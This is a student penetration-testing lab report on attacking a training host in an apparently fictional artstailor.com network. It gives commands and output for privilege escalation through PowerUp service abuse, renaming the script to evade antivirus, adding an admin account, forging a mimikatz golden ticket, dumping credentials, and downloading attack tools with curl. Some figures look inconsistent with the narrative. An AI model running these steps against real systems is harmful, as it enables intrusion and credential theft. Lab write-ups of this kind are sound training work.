

Ex090 Submission

Gary Jones

Contents

Executive Summary	2
Goals	2
Risk Ranking/Profile.....	2
Summary of Findings	2
Recommendation Summary	2
Technical Report	2
Introduction	2
Finding:.....	2
Risk Rating and Vulnerability Description	2
Confirmation method	2
Mitigation or Resolution Strategy	2
Attack Narrative	3

Executive Summary

Goals

The goal of this exercise is to utilize PowerUp to identify possible misconfigurations on the costumes host in the artstailor.com network and then exploiting those results.

Risk Ranking/Profile

The findings are critical.

Summary of Findings

By connecting to the host and using PowerDown script an administrator account was created. From here the tester turned off the real time virus protection and utilized mimikatz.exe to locate and log various hashes from the system.

Recommendation Summary

Change the username and password for the pfsense homepage. It is through this that access was granted and modifications to the firewall was made.

Technical Report

Introduction

Finding:

Risk Rating and Vulnerability Description

The risks identified in Ex080 were used to exploit the system for this exercise. To quickly list those risks they were as follows: 1. Maintaining the default credentials for pfsense. 2. Having open ports 443 and 8443. 3. Utilizing simple passwords for user credentials. These three vulnerabilities are critical risks as they enabled testers to compromise the system in its entirety.

Confirmation method

The methods used in this exercise were confirmed by escalating privileges to the point where Mimikatz.exe was able to compromise the entire system.

Mitigation or Resolution Strategy

Mitigate these described risks by changing the default credentials for pfsense, closing ports 443 and 8443, and ensuring users have more complex credentials.

Attack Narrative

By utilizing command line the user was able to use the net use command to connect to the users drive after connecting to the host network and sharing their /tmp folder (see figure 1). After initially trying to import the PowerUp.ps1 script the user identified that the system was treating it as a virus threat. In response to this the user imported PowerDown.ps1 which is the same as PowerUp.ps1 however the keyword to enact its operation is Do (see figures 2 and 3). After running the command 'DO-AllChecks' the abuse "Do-ServiceAbuse -Name 'BITS'" was identified and utilized to create the administrator account: john with password: Password123! (see figures 3, 4 and 5).

After logging into the administrator account and shutting off real time virus protection the mimikatz.exe was executed (see figure 6). With this function a golden ticket was generated by first getting the krbtgt hash followed by executing the kerberos::golden command (see figure 7).

Following creation of the golden ticket the user started up an administrator command line prompt and reinitialized Mimikatz.exe. By connecting to the shared drive the user logged their session and ran the following commands: sekurlsa::logonpasswords, sekurlsa::tickets, lsadump::sam, lsadump::secrets, lsadump::cache (see figure 8). Once the aforementioned commands were completed all results were saved to an external site for further extrapolation (see figure 9).




Figure 1:




Figure 2:




Figure 3:

```
ServiceName           : edgeupdatem
Path                  : "C:\Program Files (x86)\Microsoft\EdgeUpda
te\MicrosoftEdgeUpdate.exe" /medsvc
ModifiableFile       : Z:\
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes,
Synchronize...}
ModifiableFileIdentityReference : Everyone
StartName             : LocalSystem
AbuseFunction          : Install-ServiceBinary -Name 'edgeupdatem'
CanRestart            : False

[*] Checking service permissions...

ServiceName   : BITS
Path          : C:\Windows\System32\svchost.exe -k netsvcs -p
StartName     : LocalSystem
AbuseFunction  : Do-ServiceAbuse -Name 'BITS'
CanRestart    : True

[*] Checking %PATH% for potentially hijackable DLL locations...

ModifiablePath   : C:\Users\s.wilkins\AppData\Local\Microsoft\WindowsApps
IdentityReference : ARTSTAILOR\s.wilkins
```

Figure 4:

```
PS Z:\> DO-ServiceAbuse -Name 'BITS'

ServiceAbused Command
-----
BITS          net user john Password123! /add && net localgroup Administr...

PS Z:\> _
```

Figure 5:




Figure 6:

```

mimikatz 2.2.0 x64 (oe.oe)
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kuhl_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)

mimikatz # kerberos::hash
* rc4_hmac_nt 31d6cfe0d16ae931b73c59d7e0c089c0
* aes128_hmac 20d8569f7c56dae3717a54ae72077ba
* aes256_hmac 1cb078c5b84b834951102ad2124ac71a32613d763c65ea76de41941e559ead20
* des_cbc_md5 010101010101f1

mimikatz # kerberos::golden /admin:Administrator /domain:www.artstailor.com
ERROR kuhl_m_kerberos_golden ; Missing krbtgt key argument (/rc4 or /aes128 or /aes256)

mimikatz # kerberos::golden /admin:Administrator /domain:www.artstailor.com /krbtgt:rc4_hmac_nt /ticket:Administrator.tkt
ERROR kuhl_m_kerberos_golden ; Krbtgt key size length must be 32 (16 bytes) for rc4_hmac_nt

mimikatz # kerberos::golden /admin:Administrator /domain:www.artstailor.com /krbtgt:31d6cfe0d16ae931b73c59d7e0c089c0 /ticket:Administrator.tkt
User : Administrator
Domain : www.artstailor.com
Servicekey: 31d6cfe0d16ae931b73c59d7e0c089c0 - rc4_hmac_nt
Lifetime : 10/30/2021 12:01:43 AM ; 10/28/2031 12:01:43 AM ; 10/28/2031 12:01:43 AM
-> Ticket : Administrator.tkt

* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz #

```

Figure 7:

```

mimikatz 2.2.0 x64 (oe.oe)
C:\Windows\system32>:
Z:\>mimikatz.exe

##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ## "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v # # Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # log
Using 'mimikatz.log' for logfile : OK

mimikatz # privilege:debug
Privilege '20' OK

mimikatz # token:elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

S64 {0;000003e7} 1 D 38787 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;001f568a} 3 F 4838229 COSTUMES\john S-1-5-21-1286448659-3106397893-284811384-1004 (14g,24p) Primary
* Thread Token : {0;000003e7} 1 D 4913920 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz #

```

Figure 8:

```

kali@kali:~$ ssh joneg1@plunder.pr03.com
joneg1@plunder.pr03.com:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
kubernet:x:42686:54187:kubernetes:~/kubernet$:/bin/bash
joneg1:x:1000:1000:joneg1:/home/joneg1:/bin/bash

joneg1@plunder.pr03.com:~$ cd /tmp
joneg1@plunder.pr03.com:~/tmp$ curl -O https://raw.githubusercontent.com/gentilkiwi/mimikatz/master/mimikatz.exe
joneg1@plunder.pr03.com:~/tmp$ curl -O https://raw.githubusercontent.com/gentilkiwi/mimikatz/master/mimikatz.log
joneg1@plunder.pr03.com:~/tmp$ curl -O https://raw.githubusercontent.com/gentilkiwi/mimikatz/master/PowerUp.ps1
joneg1@plunder.pr03.com:~/tmp$ cat mimikatz.log
##### mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ## "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v # # Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # log
Using 'mimikatz.log' for logfile : OK

mimikatz # privilege:debug
Privilege '20' OK

mimikatz # token:elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

S64 {0;000003e7} 1 D 38787 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;001f568a} 3 F 4838229 COSTUMES\john S-1-5-21-1286448659-3106397893-284811384-1004 (14g,24p) Primary
* Thread Token : {0;000003e7} 1 D 4913920 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz #

```

Figure 9: